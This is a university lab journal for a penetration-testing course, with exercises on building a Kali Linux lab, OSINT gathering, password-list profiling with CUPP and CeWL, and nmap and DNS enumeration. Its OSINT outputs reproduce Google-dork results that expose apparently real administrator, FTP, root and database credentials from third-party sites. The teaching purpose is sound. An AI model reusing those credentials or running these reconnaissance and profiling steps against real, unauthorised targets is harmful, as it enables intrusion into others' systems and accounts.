


**UNIVERSITY OF MUMBAI**  
**DEPARTMENT OF COMPUTER SCIENCE**



M.Sc. Computer Science – Semester III

**Cyber Security and Risk Assessment**

**JOURNAL**

**2024-2025**

Seat No. \_\_\_\_\_



मुंबई विद्यापीठ  
University of Mumbai  
Re-accredited with A++ Grade  
(CGPA 3.65) by NAAC (3rd Cycle 2021)



UNIVERSITY OF MUMBAI  
DEPARTMENT OF COMPUTER SCIENCE

**CERTIFICATE**

This is to certify that the work entered in this journal was done in the University Department of Computer Science laboratory by Mr./Ms. \_\_\_\_\_ Seat No. \_\_\_\_\_ for the course of M.Sc. Computer Science - Semester III (NEP 2020) during the academic year 2024- 2025 in a satisfactory manner.

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**Subject In-charge**

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**Head of Department**

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**External Examiner**

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## Practical No. 1

### Aim - Exploring and building a verification lab for penetration testing (Kali Linux)

#### Theory -


As a penetration tester, it is recommended to set up your own verification lab to test any kind of vulnerabilities and have the right proof of concept before emulating the same conditions on a live environment.



We need to ensure that we create a separate network that can be accessed only by testers—hence, we are going to create a NAT network within VirtualBox



#### [Steps]

1. Download and Install Oracle VirtualBox.
2. Download ISO files for Kali Linux, Metasploitable 2 and Windows XP.
3. Create Virtual Machines for the above in VirtualBox.
4. Create a NAT Network.
5. Connect the virtual machines with the NAT network.
6. Note the IP addresses of the virtual machines on the local network
7. Update the Kali Linux tools using commands “sudo apt update” and “sudo apt upgrade”.

#### Output:







## Practical No. 2

**Aim:** Use of open-source intelligence and passive reconnaissance

### Theory:

Gathering information through publicly available sources is often referred to as **Open-Source Intelligence (OSINT)**.

**Passive Reconnaissance** is the art of collecting and analyzing openly available information, usually from target itself or public sources online.

**Maltego** is one of the most capable OSINT frameworks for both individual and organizational reconnaissance. It is a GUI tool that can gather information on any individual by extracting the information that is publicly available on the internet by various methods, such as email addresses, URLs, social media network profiles of an individual, and mutual connections between two individuals. It is also capable of enumerating the DNS, brute-forcing the normal DNS, and collecting the data from social media in a format that can be easily read.

**OSRFramework** is a tool designed by i3visio to perform open-source threat intelligence as a web interface with consoles such as OSRFCConsole. OSRFramework provides threat intelligence about keywords in multiple sources and also provides the flexibility to be a standalone tool—or a plugin to Maltego. It has three modules namely **usufy** , **mailfy** and **searchfy**.

When something is deleted from the internet, it is not necessarily completely deleted from everywhere. Every page that is visited by Google is backed up as a snapshot in Google's cache servers. Typically, these cache servers are intended to see whether Google can serve you the best available option to base your search query on. Wayback Machine maintains the digital archive of the internet web pages.

A technique that attackers utilize to extract a large number of datasets from websites, whereby the extracted data is stored locally in a filesystem, is called scraping, or web scraping.

**theHarvester** is a Python script that searches through popular search engines and other sites for email addresses, hosts, and sub-domains.

**TinEye** is an online reverse image search portal developed and offered by Idee, Inc

### Steps:

1. **Maltego**
  - a. Run the Maltego application.
  - b. Complete initial configuration and login with a Maltego account.
  - c. Start a “footprint 1” machine and enter the target domain.
2. **OSRFramework**
  - a. Install OSRFramework by running the command “pipx install osrframework”.
  - b. Use the Usufy tool using the command “ sudo usufy -n < search term > ”
  - c. Use the Searchfy tool using the command “ sudo searchfy -q <search term> ”
3. **Web Archives**
  - a. Open a browser and go to <http://cachedview.com>.
  - b. Enter the target URL into the URL textbox on the page
4. **Web Scraping**
  - a. Use “theharvester -d <target\_url> -l 500 -b <search\_engine>”, e.g. “theharvester -d github.com -l 500 -b yahoo”.
5. **Reverse Image Search**
  - a. Visit the TinEye website.
  - b. Upload the image of the target and search.

## 6. Online Search Portals

- a. Visit the websites of search portals like Shodan and Censys, enter the terms of interest and analyse the results.

## 7. Google Hacking Database

### 8. Security Breaches


- a. Visit haveibeenpwned.com and enter an email address to see if it has been compromised due to any data leaks, etc.

### 9. Profiling Users for password lists

- a. Use command “cupp -i” to launch interactive process of CUPP utility.
- b. Answer the questions asked about the target by the utility and print out the generated common password list using “cat” command.

## 10. Creating custom wordlists for cracking passwords

### Outputs:



kali@kali: ~

http://www.myfitnesspal.com/user/cyberhia/profile/cyberhia	cyberhia	MyFitnessPal	
https://mstdn.jp/@cyberhia	cyberhia	MstdnJP	
http://ok.ru/cyberhia	cyberhia	OK	
http://www.memeame.net/user/cyberhia	cyberhia	Memename	
http://cyberhia.newgrounds.com/	cyberhia	Newgrounds	
https://www.patreon.com/cyberhia	cyberhia	Patreon	
http://www.redtube.com/users/cyberhia	cyberhia	Redtube	
http://forum.pyrc.com/member.php?username=cyberhia	cyberhia	Pyrc	
http://www.ripenear.me/users/cyberhia	cyberhia	Ripenear	
http://www.poker-red.com/foros/member.php?username=cyberhia	cyberhia	Pokerrer	
http://forum.rojadirecta.es/member.php?username=cyberhia	cyberhia	Rojadirecta	
http://www.netvibes.com/cyberhia	cyberhia	Netvibes	
https://www.freelancer.com/u/cyberhia	cyberhia	Freelancer	
http://open.spotify.com/user/cyberhia	cyberhia	Spotify	
https://seatwish.com/us/user/cyberhia	cyberhia	SeatWish	
http://www.thestudentroom.co.uk/member.php?username=cyberhia	cyberhia	Thestudentroom	
http://teamtreehouse.com/cyberhia	cyberhia	Teamtreehouse	
http://ar.wikipedia.org/wiki/User:cyberhia	cyberhia	Wikipedia_ar	
http://ca.wikipedia.org/wiki/User:cyberhia	cyberhia	Wikipedia_ca	
http://forums.winamp.com/member.php?username=cyberhia	cyberhia	Winamp	
http://www.wykop.pl/ludzie/cyberhia	cyberhia	Wykop	
http://www.wishlistr.com/profile/cyberhia	cyberhia	Wishlistr	
https://crowdin.com/project/cyberhia	cyberhia	Crowdin	

2025-01-04 06:25:28.965654 You can find all the information here:  
./profiles.csv

2025-01-04 06:25:28.965740 Finishing execution ...

Total time consumed: 0:05:26.486493

kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

kali㉿kali: ~

Coded with ❤ by Yaiza Rubio & Félix Brezo

-- With 'mailify' you can make reverse Whois queries with ViewDNS.info. --

Searchfy | Copyright (C) Yaiza Rubio & Félix Brezo (i3visio) 2014-2021

This program comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to redistribute it under certain conditions. For additional info, visit <<https://www.gnu.org/licenses/agpl-3.0.txt>>.

2025-01-04 06:22:02.802048 Starting search in different platform(s)... Relax!

Press <Ctrl + C> to stop...

[\*] Launching search using the Github module ...  
[\*] Launching search using the Instagram module ...  
[\*] Launching search using the KeyServerUbuntu module ...

2025-01-04 06:22:04.894104 Results obtained:

+-----+  
| No data found ... |  
+-----+

2025-01-04 06:22:04.894266 You can find all the information collected in the following files:  
./profiles.csv

2025-01-04 06:22:04.894366 Finishing execution ...

Total time used: 00:00:02.092318  
Average seconds/query: 2.092318 seconds

Did something go wrong? Is a platform reporting false positives? Do you need to integrate a new one and you don't know how to start? Then, you can always place an issue in the Github project:  
<https://github.com/i3visio/osrframework/issues>

Note that otherwise, we won't know about it! (in 373 platforms) ... Relax!

Press <Ctrl + C> to stop ...

(kali㉿kali)-[~]

**Cached View**

Digital Timer | How Old Am I? | Online Chinese Input Method | Change Case | Image Color Picker | Age Calculator | Percentage Change  
 Password Strength Test | Remove Duplicate Lines | English / English ▾

URL  Google Web Cache Archive.org Cache Live Version

**INTERNET ARCHIVE** WEB TEXTS VIDEO AUDIO SOFTWARE IMAGES

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

Search

INTERNET ARCHIVE **Wayback Machine** Explore more than 916 billion web pages saved over time

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Saved 36 times between March 24, 2017 and December 18, 2024.

2002 2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 **2025**

**JAN** JAN FEB MAR APR MAY JUN JUL AUG

1	2	3	4	1	1	1	1	1	2	3	4	5	1	2	3	4	5	1	2	3	4	5									
5	6	7	8	9	10	11	2	3	4	5	6	7	8	2	3	4	5	6	7	8	9	10	11	12							
12	13	14	15	16	17	18	9	10	11	12	13	14	15	9	10	11	12	13	14	15	13	14	15	16	17	18	19				
19	20	21	22	23	24	25	16	17	18	19	20	21	22	16	17	18	19	20	21	22	23	24	25	26	20	21	22	23	24	25	26
26	27	28	29	30	31		23	24	25	26	27	28		23	24	25	26	27	28	29	27	28	29	30	31						



**TinEye** Search Technology Products About We are hiring Log in

**Upload** Paste or enter image URL

**39 results**

Searched over **72.5 billion images** in 0.6 seconds for:  
Simon Stålenhag Wallpapers-THE ELECTRIC STATE -2017- - by\_cablers.jpg

Include 1 result not available

Using TinEye is private and we do not save your search images.

Sort by best match ▾ Filter by website / collection

**tumblr.com**  
thesunsetempire.tumblr.com/ - First found on Dec 17, 2016  
Filename: tumblr\_o12luqRjtC1rc69zj01\_1280.jpg - (1280 x 1280, 510.4 kB)

**pikabu.ru**  
tag/%F4%E0%ED%F2%E0%F1%F2%E8%E... - First found on Feb 24, 2017  
tag/Sci-Fi/hot - First found on Feb 27, 2017  
Filename: 1487676270148537576.jpg - (1280 x 1280, 504 kB)

Related images on **Adobe Stock** SPONSORED

**SHODAN** Explore Pricing Login

**TOTAL RESULTS** 84,478

**TOP COUNTRIES**

Country	Count
United States	23,580
China	13,695
Germany	4,518
France	4,172
Hong Kong	3,810
More...	

**TOP PORTS**

Port	Count
9100	31,848
80	15,767
443	12,757
993	7,424
995	6,435

**Test Page for the HTTP Server on Fedora** 2025-01-04T11:18:10.986413Z

HTTP/1.1 403 Forbidden  
Date: Sat, 04 Jan 2025 11:20:44 GMT  
Server: Apache/2.4.62 (Fedora Linux) OpenSSL/3.2.2  
Last-Modified: Mon, 20 Feb 2023 17:42:39 GMT  
ETag: "211a-5f525307321c0"  
Accept-Ranges: bytes  
Content-Length: 8474  
Content-Type: text/html; charset=UTF-8

**SSL Certificate** 2025-01-04T11:16:59.475684Z

Issued By:  
└ Common Name: localhost.localdomain  
└ Organization: SomeOrganization  
Issued To:  
└ Common Name: localhost.localdomain  
└ Organization: SomeOrganization  
Supported SSL Versions:  
SSLv3, TLSv1, TLSv1.1,  
TLSv1.2  
Dhruv-Hallman Fingerprint

**censys** Hosts gear packtpub.com x undo redo Search Register Log In

**Results** Report Docs Subscriptions

**Host Filters**

**Labels:**

- 6 ipv6
- 4 email
- 2 jquery
- 2 remote-access
- 1 network.device

More

**Autonomous System:**

- 21 AMAZON-02
- 6 CLOUDFLARENET
- 1 DIGITALOCEAN-ASN
- 1 DTAG Internet service provider operations
- 1 MICROSOFT-CORP-MSN-AS-BLOCK

More

**Location:**

- 21 Ireland
- 8 United States
- 1 Germany
- 1 Singapore

**Service Filters**

**Hosts**  
Results: 31 Time: 0.02s

- 54.229.112.84 (ec2-54-229-112-84.eu-west-1.compute.amazonaws.com)**
  - AMAZON-02 (16509) Leinster, Ireland
  - 80/HTTP 443/HTTP
- 2a05:d018:b32:fd00:456c:6e60:707a:ea16**
  - AMAZON-02 (16509) Leinster, Ireland
  - ipv6
  - 80/HTTP 443/HTTP
- 2a05:d018:b32:fd01:906e:44e7:dd55:b4a9**
  - AMAZON-02 (16509) Leinster, Ireland
  - ipv6
  - 80/HTTP 443/HTTP
- 2a05:d018:b32:fd02:5091:35c7:5f95:c8ac**
  - AMAZON-02 (16509) Leinster, Ireland
  - ipv6
  - 80/HTTP 443/HTTP
- 52.18.110.121 (ec2-52-18-110-121.eu-west-1.compute.amazonaws.com)**

Google inurl:/wp-content/uploads/ ext:txt "username" AND "password" | "pwd" | "pw" x mic refresh search

All Videos Images News Shopping Web Books More Tools

**Charters, Tyler, Zack & Shearer, P. C.**  
<https://www.charterslawfirm.com/uploads/2015/04/Sawchuck-apr25.txt> ⋮

**Sawchuck-apr25.txt**  
what is the **username** and **password** for <http://www.sawchukwealth.com/wp-login.php> ... **username:** admin  
**pwd:** 730sr\$V7 Ftp login details host: ftp.ord1-1 ...

**AppCheck Ltd**  
<https://appcheck.ng.com/uploads/2015/10/wp-forms-manager-CVE-2015-7806.php> ⋮

**wp-forms-manager-CVE-2015-7806.php**  
... **username**, "pwd":self.options.**password**, "wp-submit":"Log In", } self.session = requests.session()  
response = self.\_request("/wp-login.php", data=data) if ...

**physiopolis.gr**  
<https://www.physiopolis.gr/web/uploads/2018/10/isystem.txt> ⋮

**isystem.txt - Physiopolis**  
OLD LOGIn http://i-system.gr/cpanel **username:** isystem **password:** V46#+y)zym37 178.33.199.247  
POrt: 51821 http://i-system.gr/whm **username:** root **password:** Le ...

**Special Olympics Illinois**  
<https://www.soill.org/wp-content/uploads/2019/11/wp-config-backup-with-false-for-cron.php> ⋮

**wp-config-backup-with-false-for-cron.php**  
... **username** \*/ define('DB\_USER', 'jamied66\_soillus'); /\*\* MySQL database **password** \*/  
define('DB\_PASSWORD', '1A85q?l4'); /\*\* MySQL hostname \*/ define('DB\_HOST' ...)

```

cupp.py!          # Common
                  # User
                  # Passwords
                  # Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: john doe
> Surname: Ron
> Nickname: ronny
> Birthdate (DDMMYYYY):

> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name:
> Company name:

> Do you want to add some key words about the victim? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]: 

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to john_doe.txt, counting 192 words.
[+] Now load your pistolero with john_doe.txt and shoot! Good luck!

[(kali㉿kali)-[~]] $ cat john.txt | wc
22979 22980 240203

[(kali㉿kali)-[~]] $ cat john.txt | head -n 5
04051940
04051940
040540
040540
0405940

```

```

[(kali㉿kali)-[~]] $ cewl www.google.com -w google.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

[(kali㉿kali)-[~]] $ cat google.txt | head -n 10
Google
Search
https
policies
google
com
Images
Maps
Play
YouTube

[(kali㉿kali)-[~]] $ wc google.txt
36 36 347 google.txt

```

## Practical No. 3

### **Aim: Practical on enumerating host, port, and service scanning**

#### **Theory:**

**Host enumeration** is the process of gaining specific particulars regarding a defined host. It is not enough to know that a server or wireless access point is present; instead, we need to expand the attack surface by identifying open ports, the base operating system, services that are running, and supporting applications.

**Port scanning** is the process of connecting to TCP and UDP ports to determine what services and applications are running on the target device. In TCP/IP, there are 65,535 ports each for both TCP and UDP on any computer.

The universal port mapping tool, **Nmap**, relies on active stack fingerprinting. Specially crafted packets are sent to the target system, and the response of the OS to those packets allows Nmap to identify the OS. In order for Nmap to work, at least one listening port must be open, and the operating system must be known and fingerprinted, with a copy of that fingerprint stored in the local database.

**Active fingerprinting:** The attacker sends normal and malformed packets to the target and records its response pattern, referred to as the fingerprint. By comparing the fingerprint to a local database, the operating system can be determined. **Passive fingerprinting:** The attacker sniffs—or records—and analyzes the packet stream to determine the characteristics of the packets

#### **[Steps]**

1. Perform Port Scanning using NMAP
  - a. Perform port scanning using nmap on the target machine by running the command “sudo nmap -v -p 0-65535 -A 10.0.2.5 -oA metasploitable2”.
  - b. Find out the operating system of the target by using the command “sudo nmap -sS -O 10.0.2.5”.
  - c. Find out all the host services and their ports by using the command “sudo nmap -sV 10.0.2.5”.
2. Perform Enumeration using Legion
  - a. Start Legion on the kali linux vm.
  - b. Add host(s) to the scope by clicking the “+” button and specify the subnet and bits.
3. Perform DNS Enumeration
  - a. Find the Target’s host IP address, IPv6 address and Mail Server using the command “host <target url>” e.g. “host packethub.com”.
  - b. Find the Target’s host name servers using the command “host -t ns <target url>” e.g. “host -t ns packethub.com”.
  - c. Find the Target’s mail servers using the command “host -t mx <target url>”.
  - d. Use nslookup to find name servers of the target by
    - i. Enter the “nslookup” command to start to the application.
    - ii. Enter “set\_type=ns”
    - iii. Enter “<target\_url>”
4. Perform Advanced DNS enumeration using the command “dig <target\_url>”, following keywords can be used to get specific in-depth information “dig <target\_url> <keyword>”:
  - i. “A”: Specifies computer’s IP address.
  - ii. “ANY”: Specifies all types of data.
  - iii. “CNAME”: Canonical name for an alias.
  - iv. “GID”: Specifies a group identifier of a group name.
  - v. “HINFO”: Specifies a computer’s CPU and host operating system

- vi. “MB”: Specifies a mailbox domain in name.
  - vii. “MG”: Specifies a mail group member.
  - viii. “MINFO”: Specifies mailbox or mail list information.
  - ix. “MR”: Specifies the mail rename domain name.
  - x. “MX”: Specifies the mail exchanger.
  - xi. “NS”: Specifies a DNS name server for the named zone.
  - xii. “PTR”: Specifies a computer name if the query is an IP address; otherwise specifies a PTR to other information.
  - xiii. “SOA”: Specifies start-of-authority for a DNS zone.
  - xiv. “TXT”: Specifies the text information.
  - xv. “UID”: Specifies the User Identifier.
  - xvi. “UINFO”: Specifies the User Information.
  - xvii. “WKS”: Describes a well-known service.
- b. Use “whois <target\_url>” to enumerate domain details.
- c. Use “dnsrecon -t std -d <target\_url>” to generate a standard DNS record search.
- d. Use “wafw00f <target\_url>” to identify and fingerprint the web application firewall if the target is using one.
- e. Use “nc -vv <target\_url/target\_IP><port\_number>” to grab the banner of a target.

## Outputs:

